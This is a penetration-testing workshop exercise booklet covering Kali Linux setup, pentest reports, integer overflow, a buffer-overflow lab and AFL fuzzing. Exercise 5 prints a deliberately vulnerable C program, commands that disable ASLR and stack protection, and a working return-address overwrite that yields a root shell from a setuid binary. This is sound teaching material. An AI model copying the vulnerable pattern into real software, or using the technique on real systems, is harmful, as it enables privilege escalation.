Penetration Testing exercises

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Contents

Preface

This material is prepared for use in *Communication and Network Security workshop* and was prepared by Henrik Lund Kramshoej, http://www.zencurity.com . It describes the networking setup and applications for trainings and workshops where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for kea-pentest-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Introduction to networking

IP - Internet protocol suite

It is extremely important to have a working knowledge about IP to implement secure and robust infrastructures. Knowing about the alternatives while doing implementation will allow the selection of the best features.

ISO/OSI reference model

A very famous model used for describing networking is the ISO/OSI model of networking which describes layering of network protocols in stacks.

This model divides the problem of communicating into layers which can then solve the problem as smaller individual problems and the solution later combined to provide networking.

Having layering has proven also in real life to be helpful, for instance replacing older hardware technologies with new and more efficient technologies without changing the upper layers.

In the picture the OSI reference model is shown along side with the Internet Protocol suite model which can also be considered to have different layers.




Figure 1: OSI og Internet Protocol suite

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:
We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:
We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:
Create folders for educational materials. Go to https://www.kali.org/download-kali-linux-revealed-book/ Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than $10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 2

Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

Try a system for writing pentest reports 30 min

LaTeX is fun!

Objective:
Try creating a pentest report!

Purpose:
We will do a handin requiring you to do a pentest report! So why not look at an example report and system for creating this.

Suggested method:
Go to https://github.com/kramse/pentest-report

Read the instructions for the setup of Kali with TeXlive - a LaTeX system.

Hints:
LaTeX is not the only system that can be used, but one I prefer over wysiwyg text processing. It can be automated!

Also you can add scripts and include results and files directly into the report!

Solution:
When you have looked at the repo you are done, you dont need to work with this system - its optional.

Discussion:
Another template is from the Offensive Security OSCP program.

https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

and this one suggested by Jack

https://github.com/JohnHammond/oscp-notetaking

Exercise 4

Small programs with data types 15min

Objective:
Try out small programs similar to:

```c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{       (void) argc;  (void) argv;
                short int i1 = 32767;
                printf("First debug int is %d\n", i1);
                i1++;
                printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:
See actual overflows when going above the maximum for the selected types.

Suggested method:
Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:
Use a calculator to find the maximum, like 2^{16}, 2^{32} etc.

Solution:
When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 5

Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address 000000000000077c which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
```



```
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```


Exercise 6

Try American fuzzy lop up to 60min

Try American fuzzy lop http://lcamtuf.coredump.cx/afl/

Objective:
Try a fuzzer. We will use the popular american fuzzy lop named after a breed of rabits.

Purpose:

> American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. This substantially improves the functional coverage for the fuzzed code. The compact synthesized corpora produced by the tool are also useful for seeding other, more labor- or resource-intensive testing regimes down the road.

Source: `http://lcamtuf.coredump.cx/afl/`

Suggested method:
Open the web page `http://lcamtuf.coredump.cx/afl/`

Look at the Quick Start Guide and README:
`http://lcamtuf.coredump.cx/afl/QuickStartGuide.txt`
`http://lcamtuf.coredump.cx/afl/README.txt`

Lets modify our demo.c test program, and fuzz it. Should find a problem. Then later find common Unix/Linux utils and try fuzzing. Remember the old Fuzz articles.

Hints:
Look at the many projects which have been tested by AFL, the *bug-o-rama trophy case* on the web page.

Solution:
When afl is installed on at least one laptop on the team, and has run a fuzzing session against a program - no matter if it found anything.

Discussion:
For how long is it reasonable to fuzz a program? A few days - sure. Maybe run multiple sessions in parallel!

